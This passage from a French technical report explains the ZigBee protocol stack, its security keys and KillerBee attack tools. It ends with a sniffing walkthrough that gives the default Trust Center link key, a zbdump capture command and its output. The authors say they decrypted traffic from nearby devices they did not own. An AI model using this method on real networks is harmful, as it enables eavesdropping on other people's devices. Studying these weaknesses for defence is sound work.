- **ZigBee Compliant Platform (ZCP)** qui s'applique aux modules ou aux plates-formes conçus comme des blocs de construction pour les produits finis.
- **ZigBee Certified Products** s'applique aux produits finaux construits sur une plate-forme compatible ZigBee. Une fois ces opérations terminées, ces produits peuvent afficher le logo ZigBee.

Les produits qui utilisent des profils d'application publics (voir section 5.2.3) sont testés pour garantir leur interopérabilité avec les autres produits finis de ZigBee et les produits qui utilisent des profils spécifiques au fabricant (voir section 5.2.3), qui fonctionneront en tant que "systèmes fermés", sont testés pour garantir qu'ils peuvent coexister avec d'autres systèmes ZigBee : en d'autres termes, ils ne nuisent pas au fonctionnement d'autres produits et réseaux certifiés ZigBee.




FIGURE 61 – Certification Zigbee, [source :science.smith.edu , Getting started with zigbee]

5.2.1.2 Couche Application APP ou APL (Application Layer)

Elle est la couche supérieure de la pile de protocoles ZigBee et est composée de l’Application Framework (AF), ZigBee Device Object (ZDO) et de la sous-couche Application Support (APS).

— l’Application Framework (AF)

L’AF est un environnement d’exécution permettant aux objets d’application (Application Object) d’envoyer et de recevoir des données. Les objets d’application sont définis par le fabricant du périphérique sur lequel ZigBee est activé. Tel que défini par ZigBee, un objet d’application se situe en haut de la couche d’application et est déterminé par le fabricant du périphérique et implémente réellement l’application, il peut s’agir d’une ampoule, d’un commutateur d’éclairage, d’une LED, d’une ligne d’E / S, etc. Le profil d’application (voir ci-dessous) est exécuté par les objets d’application.

Chaque objet d’application est adressé via son noeud final correspondant. Les numéros de points d’extrémité sont compris entre 1 et 240. Le point d’extrémité 0 est l’adresse de l’objet de périphérique ZigBee (ZDO). Le point final 255 est l’adresse de diffusion, c’est-à-dire qu’un message est envoyé à tous les points d’extrémité d’un noeud particulier. Les points d’extrémité 241 à 254 sont réservés pour une utilisation future.

— La sous-couche ZigBee Device Object (ZDO)

Le ZDO est responsable de la gestion globale des appareils, notamment :

- initialisation de la sous-couche application et de la couche réseau.

- définition du mode de fonctionnement du périphérique (coordinateur, routeur ou périphérique final, par exemple).
 - découverte de périphérique et détermination des services d’application fournis par le périphérique.
 - initier et / ou répondre aux demandes de liaison.
 - gestion de la sécurité.
- **La sous-couche Application Support Sub-Layer APS**
Il est responsable de la fourniture du service de données à l’application et aux profils de périphérique ZigBee (voir section 5.2.3). Il fournit également un service de gestion permettant de gérer les liens de liaison et le stockage de la table de liaison elle-même. cette couche assure l’interfaçage avec la couche réseau via des services.

5.2.1.3 Couche Réseau (NWK)

Gère l’adresse réseau et le routage en appelant des actions dans la couche MAC. Ses tâches incluent le démarrage du réseau (coordinateur), l’attribution d’adresses réseau, l’ajout et la suppression de périphériques réseau, le routage des messages, l’application de la sécurité et la mise en œuvre de la détection d’itinéraire.

Les paquets de la couche réseau peuvent être envoyés en unicast, broadcast ou encore multicast .




FIGURE 62 – Les couches du protocoles ZigBee et IEEE 802.15.4, [source : zigbee.org , zigbee stack layer]

5.2.1.4 Couche Medium Access Control IEEE 802.15.4 (MAC)

Elle est la couche supérieure des couches de bas niveau du protocole de communication 802.15.4. Elle est responsable notamment de la fourniture de communications fiables entre un nœud et ses voisins immédiats, contribue à éviter les collisions et à

améliorer l'efficacité. La couche MAC est également responsable de l'assemblage et de la décomposition des paquets de données et des trames.

5.2.1.5 Couche physique IEEE 802.15.4 (PHY)

Elle fournit l'interface avec le support de transmission physique (radio, par exemple). La couche PHY est composée de deux couches fonctionnant dans deux plages de fréquences distinctes. La couche PHY de basse fréquence couvre à la fois la bande européenne de 868 MHz et la bande de 915 MHz utilisée dans des pays tels que les États-Unis et l'Australie. La couche PHY haute fréquence (2,4 GHz) est utilisée pratiquement dans le monde entier. Les principales fonctionnalités remplies par cette couche sont les suivantes :

- l'activation et la désactivation de la transmission radio.
- la communication des canaux.
- l'évaluation de la qualité du canal.




FIGURE 63 – Empilement des différentes couches, [source : science.smith.edu , Getting started with zigbee]

5.2.2 Fonctionnement d'un réseau ZigBee

5.2.2.1 Types de périphériques

Les réseaux ZigBee comprennent les types de périphériques suivants :

- **le coordinateur (ZigBee coordinator - ZC) :** C'est un périphérique qui démarre et contrôle le réseau. Le coordinateur stocke des informations sur le

réseau, il joue le rôle de centre de gestion de la confidentialité (Trust Center TC) en authentifiant les équipement souhaitant se joindre, il maintient et assure la distribution des clés de sécurité.

- **les routeurs** : Il étend la couverture de la zone réseau, contourne les obstacles de manière dynamique et fournissent des itinéraires de secours en cas de congestion du réseau ou de défaillance des périphériques. Il peut se connecter au coordinateur et à d'autres routeurs, mais peut également prendre en charge des périphériques enfants.
- **Appareils terminaux (End-Device)** : ce sont des périphériques qui peuvent transmettre ou recevoir un message, mais ne peuvent effectuer aucune opération de routage. Ils doivent être connectés au coordinateur ou à un routeur et ne prennent pas en charge des périphériques enfants.




FIGURE 64 – Communications entre périphériques ZigBee, [source : science.smith.edu, Getting started with zigbee]

5.2.2.2 Topologie du réseau maillé

La topologie de maillage, également appelée peer-to-peer, consiste en un maillage de routeurs et de périphériques finaux inter-connectés. Chaque routeur est généralement connecté via au moins deux chemins et peut relayer des messages pour ses voisins.

Comme illustré dans l'image ci-dessus, un réseau maillé contient un seul coordinateur, ainsi que plusieurs routeurs et périphériques terminaux. La topologie maillée prend en charge les communications "**multi-sauts**", via lesquelles les données sont transmises en passant d'un périphérique à l'autre en utilisant les liaisons de communication les plus fiables et le chemin le plus économique jusqu'à l'atteinte de sa destination. La capacité multi-sauts aide également à assurer la tolérance aux pannes, en ce que si un périphérique tombe en panne ou subit des interférences, le réseau peut se rediriger en utilisant les périphériques restants.

Avantages :

- fiable et robuste. Si un routeur individuel devient inaccessible, des itinéraires alternatifs peuvent être découverts et utilisés.
- l'utilisation de dispositifs intermédiaires pour relayer les données signifie que la portée du réseau peut être considérablement augmentée, ce qui rend les réseaux maillés très évolutifs.
- les signaux faibles et les zones mortes peuvent être éliminés en ajoutant simplement plus de routeurs au réseau.

5.2.2.3 Joindre un réseau Zigbee

Il existe deux manières de joindre un réseau ZigBee :

— Association MAC (Medium access control)

L'association MAC est la configuration par défaut, que chaque périphérique ZigBee doit prendre en charge, car elle est en fait obligatoire et implémentée dans la couche MAC sous-jacente. Dans ce cas, un routeur ou un coordinateur ZigBee souhaitant autoriser la connexion d'autres périphériques doit émettre une demande NLME-PERMIT-JOINING.request. Ensuite, le périphérique joint, après avoir découvert le réseau auquel il doit adhérer et à quel périphérique spécifique sur lequel il doit effectuer sa demande, doit émettre une requête NLME-JOIN.request avec l'indicateur rejoin défini sur FALSE. Comme indiqué ci-dessous, cette dernière requête déclenche un protocole MAC, le périphérique associé émettant une demande de connexion au réseau et le périphérique récepteur émettant une réponse indiquant l'adresse à utiliser par le périphérique associé à ce réseau. Notons que l'association MAC est non sécurisée puisque toutes les trames associées sont envoyées en clair (sans la sécurité activé).




FIGURE 65 – Mac Association, [source : courses.csail.mit.edu, Security Analysis of Zigbee]

— Rejoindre un réseau

Comme son nom l'indique il permet de rejoindre un réseau déjà connu, mais peut également être utilisé pour rejoindre un réseau pour la première fois, et est basé sur le protocole de la couche réseau NWK. Il n'est pas soumis au mécanisme intégré du MAC pour permettre aux périphériques de se connecter au réseau et il peut être utilisé même quand le routeur ZigBee a émis une demande NLME-PERMIT-JOINING ou non. Il permet aussi de sécuriser la transaction si le périphérique joignant connaît la clé du réseau.

La figure ci-dessous omet les étapes de la découverte de réseau qui sont facultatives ici pour souligner le point qu'il n'est pas nécessaire de découvrir quels dispositifs sont autorisés de rejoindre.




FIGURE 66 – Mac Association, [source : courses.csail.mit.edu, Security Analysis of Zigbee]

5.2.3 Profils d’application ZigBee

Un profil d’application décrit un ensemble de périphériques utilisés pour une application spécifique et, implicitement, le schéma de messagerie entre ces périphériques. Par exemple, il existe des profils d’application définis pour Home Automation (HA) et Smart Energy. Un identifiant (ID) de profil est attribué à chaque application pour l’identifier de manière unique.

Il existe deux types de profils d’application :

- **Profils d’application publics** : logiciel d’application interopérable développé par ZigBee Alliance qui accomplit une tâche spécifique.
- **Profils d’application privés (spécifiques à un fabricant)** : profil d’application privé développé par une entreprise pour exploiter un appareil ZigBee.

Les périphériques d’un profil d’application communiquent entre eux au moyen de clusters, qui peuvent être des entrées ou des sorties du périphérique. Par exemple, dans le profil HA (Home Automation), il existe un cluster dédié au contrôle des sous-systèmes d’éclairage. Un ID de cluster identifie de manière unique les clusters dans la portée d’un profil particulier. Un point d’extrémité définit une entité de communication au sein d’un dispositif à travers lequel une application spécifique est acheminée. Par exemple, une télécommande peut affecter le point final 6 pour le contrôle des lumières dans la chambre principale, le point final 8 pour gérer le système de chauffage et de climatisation et le point final 12 pour le contrôle du système de sécurité. Cela permet à la télécommande de communiquer indépendamment avec ces appareils et d’identifier les paquets destinés à chaque application et chaque appareil. Au total, 240 points d’extrémité sont disponibles pour être utilisés dans n’importe quel périphérique ZigBee, le point zéro étant dédié à l’objet ZigBee Device Object (ZDO), qui fournit des commandes de contrôle et de gestion.

5.3 Normes et fréquences

Comme nous l'avons vu ci-dessus dans la couche physique, le protocole ZigBee se reposant sur la spécification de l'IEEE 802.15.4 pour les couches basses propose ainsi trois bandes de fréquences normalisées sur deux couches physiques.

Bandes	Disponibilité	Nombre de canaux	Vitesse max théorique
868 MHz	Europe	1	20 kbit/s
915 MHz	Amériques et Australie	10	40 kbit/s
2,4 GHz	Disponible partout	16	250 kbit/s

- PHY868/915 : utilisant les fréquences 868 MHz et 915 MHz.
- PHY2450 : pour la fréquence de 2.4 GHz.

5.4 Mécanisme de sécurité

La sécurité de ZigBee est basée sur un algorithme AES 128 bits et complète le modèle de sécurité fourni par IEEE 802.15.4. Les services de sécurité de ZigBee incluent des méthodes pour l'établissement et le transport, la gestion des appareils et la protection de trames. La spécification ZigBee définit la sécurité pour les utilisateurs MAC, NWK et APS. La sécurité des applications est généralement fournie via les profils d'application.

5.4.1 Le Trust Center (TC)

Le centre de gestion de la confidentialité(trust center) décide s'il faut autoriser ou non les nouveaux périphériques sur son réseau. Le Centre de gestion de la confidentialité peut périodiquement se mettre à jour et basculer vers une nouvelle clé de réseau. Il diffuse d'abord la nouvelle clé cryptée avec l'ancienne clé réseau. Plus tard, il demande à tous les appareils de basculer sur la nouvelle clé. Le Centre de gestion de la confidentialité est généralement un coordinateur réseau, mais peut également être un périphérique dédié. Il est responsable des rôles de sécurité suivants :

- **Manager de confiance (Trust Manager)** : authentifie les périphériques demandant à se connecter au réseau.
- **Manager réseau (Network Manager)** : maintien et distribue les clés réseau.
- **Manager de configuration (Configuration Manager)** : active la sécurité de bout en bout entre les équipements.

Il est généralement configuré pour utiliser les deux modes suivants :

- **le mode commercial** : utilisé pour des applications nécessitant un haut niveau de sécurité. Dans ce mode, le TC maintient la liste des équipements, des différentes clés, de la politique de mise à jour des clés réseau ainsi que celle d'accès au réseau.
- **le mode résidentiel** : utilisé pour des applications nécessitant un faible niveau de sécurité. Dans ce mode le trust center maintient la liste des clés réseau et de la politique d'accès au réseau. Cependant, il ne dispose pas de la liste

des équipements et des autres clés. Par ailleurs, la clé réseau n'est jamais mise à jour dans ce mode.

5.4.2 Les différentes clés de sécurité ZigBee :

ZigBee utilise trois types de clés pour gérer la sécurité : Master Key, Network Key, Link Key.

- **Master Key** : est une clé utilisée pour partager le secret initial entre deux équipements lorsqu'ils effectuent la procédure d'établissement de clé pour générer la Link Key (ci-dessous).
- **Network Key** : c'est la clé utilisé au niveau de la couche réseau et permet d'empêcher une insertion illégitime lors du routage ou d'une requête pour joindre un réseau. Tous les périphériques d'un réseau ZigBee partagent la même clé réseau et de plus, les clés réseau à haute sécurité doivent toujours être envoyées cryptées en direct, tandis que les clés réseau à sécurité standard peuvent être envoyées cryptées ou non. Notons que la haute sécurité est prise en charge uniquement par ZigBee PRO.
- **Link Key** : est la clé utilisée au niveau de la couche applicative et est seulement partagé entre les deux équipements qui communiquent. Elle est facultative et est appelée clé de liaison du centre de gestion lorsqu'elle provient du Centre de gestion de la confidentialité(Trust Center).

Pour partager ces différentes clés, plusieurs méthodes sont utilisées par les constructeurs :

- Pré-installation des clés sur l'équipement.
- Le transport des clés via le réseau ;
- établissement : les équipements négocient avec le centre de confiance pour établir les clés sans qu'elles soient transportées en utilisant l'une des techniques suivantes :
 - SKKE (Symmetric-Key Key Establishment).
 - CBKE (Certificate-based Key Establishment).
 - ASKE (Alpha-secure Key Establishment).

Remarque : L'échange SKKE permet de générer la Link Key basée sur la Master Key. De ce fait, si la Master Key est compromise, publiquement connue ou laissée par défaut, l'établissement de la clé Link est également compromis.

5.4.3 Sécurité de la couche MAC

La sécurité de la couche MAC est basée sur la sécurité de la norme IEEE 802.15.4 (basée sur ses spécifications), augmentée de CCM*(Counter with CBC-MAC). Un CCM est un compteur amélioré doté d'un schéma de chiffrement des opérations en mode CBC-MAC. La couche MAC utilise une seule clé(chiffrement AES d'une taille de 128 bits) pour tous les CCM niveaux de sécurité (CCM dans les couches MAC, NWK et APS).

La spécification indique que les sécurités de la couche MAC doivent être désactivées pour certains paquets : "Route Request" , "Route Reply", "Network Status", "Route

Record”, ”Link Status”, ”Network Report” et ”Network Update”, ainsi, les constructeurs désactivent souvent l’intégralité des sécurités sur cette couche.




FIGURE 67 – trame ZigBee : avec sécurité de la couche MAC activée, [source : courses.csail.mit.edu, Security Analysis of Zigbee]

5.4.4 Sécurité de la couche réseau

Elle est responsable des étapes de traitement nécessaires à la transmission sécurisée des trames sortantes. Semblable à la couche MAC, les couches supérieures définissent les clés appropriées, le compteur de trames et établissent le niveau de sécurité à utiliser. Une clé AES de 128 bits appelé ”Network Key” est utilisée pour chiffrer/déchiffrer les paquets. Un numéro de séquence (de 0 à 255 puis retour à 0 au-delà) est généralement associé à la clé afin d’en identifier l’instance. Lorsqu’une clé est mise à jour, le numéro de séquence est incrémenté. Tous les équipements qui sont autorisés à joindre le réseau doivent avoir une copie de cette clé.

Chaque routeur qui doit transférer un paquet chiffré doit dans un premier temps vérifier si ce paquet est valide. Pour cela, le routeur déchiffre le paquet et vérifie son intégrité. Si le paquet est bien valide, il chiffre à nouveau le paquet avant de le transmettre au prochain routeur ou à l’équipement final. L’entête auxiliaire contient des données sur la sécurité des paquets. Ces données incluent le type de clé utilisé, le numéro de séquence (si c’est une clé réseau), l’adresse de l’équipement qui sécurise les données et le système anti-rejet. L’AES 128 est également utilisé pour créer un hash de l’ensemble du paquet (entête et charge) qui est ajouté à la fin du message. Ce hash est utilisé comme Message Integrity Code (MIC) et permet de s’assurer que le paquet n’a pas été altéré.

Le compteur de trames (32 bits) est également inclus dans l’entête auxiliaire et permet d’éviter les attaques par rejet. À chaque fois qu’un équipement envoie un paquet, il incrémente la valeur du compteur. Un équipement qui reçoit le paquet va vérifier si la valeur a bien été incrémentée par rapport au paquet précédent. Si ce n’est pas le cas, le paquet est rejeté. La clé réseau doit être mise à jour avant que le compteur atteigne sa valeur maximale. Quand cela se produit, le compteur est automatiquement remis à zéro.




FIGURE 68 – trame ZigBee : sécurité de la couche réseau activée, [source : courses.csail.mit.edu, Security Analysis of Zigbee]

5.4.5 Sécurité de la couche Application

Toute la sécurité liée aux couches APL est gérée par la sous-couche APS (support d'application). La couche APS est responsable des étapes de traitement nécessaires à la transmission sécurisée des trames sortantes et de recevoir de manière sécurisée les messages entrants et établir et gérer de manière sécurisée des clés cryptographiques. La sécurité se fait de bout en bout et la clé "Link Key" est partagée uniquement entre l'équipement source et celui de destination contrairement à la couche réseau qui déchiffre et re-chiffre chaque trame.




FIGURE 69 – trame ZigBee : sécurité de la couche application activée, [source : courses.csail.mit.edu, Security Analysis of Zigbee]

5.5 Attaques et outils utilisés

5.5.1 Outils

5.5.1.1 KillerBee

Killerbee est un framework basé sur Python utilisé pour exploiter la sécurité des périphériques implémentés avec ZigBee standard. Killerbee fournit des installations pour renifler les clés, injecter du trafic réseau, décoder les paquets capturés et manipuler des paquets. Il a été développé pour que les autres utilisateurs puissent l'étendre, créer d'autres outils et effectuer divers types d'attaques. Il est facilement extensible car

il a des dépendances de bibliothèque minimales.

Parmi les outils importants inclus dans le framework Killerbee, nous avons entre autres :

- **zbassocflood** : utilisé pour planter l'appareil de plusieurs de stations connectées.
- **zbdsniff** : utilisé pour capturer le trafic ZigBee et retourner la clé si elle est trouvée.
- **zbstumbler** : un outil de découverte de réseau actif qui envoie des trames de requête beacon en sortie et renvoie les informations utilisateur sur les périphériques découverts.

5.5.1.2 Analyse de la sécurité

Pour la configuration de notre environnement Zigbee IoT, nous avons besoins de plusieurs périphériques pour mettre en œuvre un coordinateur, un routeur et un périphérique final Zigbee. Nous utiliserons également un ensemble d'outils comprenant à la fois du matériel(Clé RZUSB Atmel Raven permettant de capturer) et des logiciels(Killerbe) pour écouter le réseau 802.15.4 de Zigbee. Ensuite nous pourrons testé différents vecteurs d'attaques allant de l'écoute passive, d'injection de trafic, d'inondation ,de répétition jusqu'à l'usurpation de paquets.

5.5.2 Attaques

5.5.2.1 Attaque par Sniffing (écoute)

L'une des principales attaques connues du protocole ZigBee consiste à capturer un transport de clé d'un réseau ZigBee lors de l'association des équipements qui pourrait potentiellement être utilisée pour décrypter les messages et envoyer des commandes aux appareils.

Cette attaque permet de capturer le trafic ZigBee chiffré ou non chiffré et par ailleurs même si le trafic est chiffré l'attaquant peut éventuellement déchiffré car en effet plusieurs implémentations de ZigBee la Network Key utilisée pour chiffrer les communications est bien envoyée de manière chiffrée lors de l'association mais la clé (Trust Center Link Key) utilisée pour chiffré cette dernière, par défaut est connue "**ZigBeeAlliance09**" et sa forme hexa-décimale est la suivante :

**0x5a 0x69 0x67 0x42 0x65 0x65 0x41 0x6c 0x6c 0x69 0x61 0x61 0x6e 0x63 0x65
0x30 0x39**

Après avoir capturé le trafic du transport de la clé, si les constructeurs n'ont pas explicitement modifiée la clé Link key lors de la conception du produit, il est possible pour un attaquant de déchiffrer l'ensemble du trafic.

Nous avons pu tester cette attaque en ne disposant que de la clé RZUSB Atmel Raven flashé avec la framework killerbee. Pour ce faire, vu que nous ne disposions pas d'équipement Zigbee avec nous, nous avons essayé de trouver des réseaux Zigbee actifs sur différents canaux et nous avons pu capturer sur certains des communications d'une ampoule Philips et d'une Box TV avec sa télécommande.

Sniffing sur l'ampoule Philips ligthing BV : Avec notre clé RZUSB Raven nous avons lancer l'outil zbdump sur le canal 15 puis nous avons enregistré les paquets capturer sur un fichier :

```

anadink@anadink:~/IOT/killerbee/tools$ sudo zbdump -c 15 -w capture.pcap
WARNING: No route found for IPv6 destination :: (no default route)
Warning: You are using pyUSB 1.x, support is in beta.
zbdump: listening on '1:8', channel 15, page 0 (2425.0 MHz), link-type DLT_IEEE802_15_4, capture size 127 bytes
^C
381 packets captured
anadink@anadink:~/IOT/killerbee/tools$ 

```

FIGURE 70 – Utilisation de zbdump pour capturer du trafic zigbee sur le canal 15

Ensuite avec wireshark nous avons ouvert notre fichier de capture qui se présente sous la forme ci-dessous.




FIGURE 71 – Trafic Zigbee chiffré

Nous avons remarqué que les données étaient chiffrés avec le champ **expert info** de wireshark qui indique **Encrypted payload**. Nous avons ensuite ajouter à notre wireshark la clé de réseau par défaut ci-dessus utiliser généralement comme tel par plusieurs constructeurs et Bingo le jack pot nous avons réussi à décrypter la conversion comme le montre la capture ci-dessous

No.	Time	Source	Destination	Protocol	Length	Info
1	2.017416	0xfe97	0x6f23	ZigBee	59	APS: Command (fragment 0)
2	3.030020			IEEE 802.15.4	5	Ack
3	4.1.108514			IEEE 802.15.4	5	Ack
4	5.1.196304			IEEE 802.15.4	5	Ack
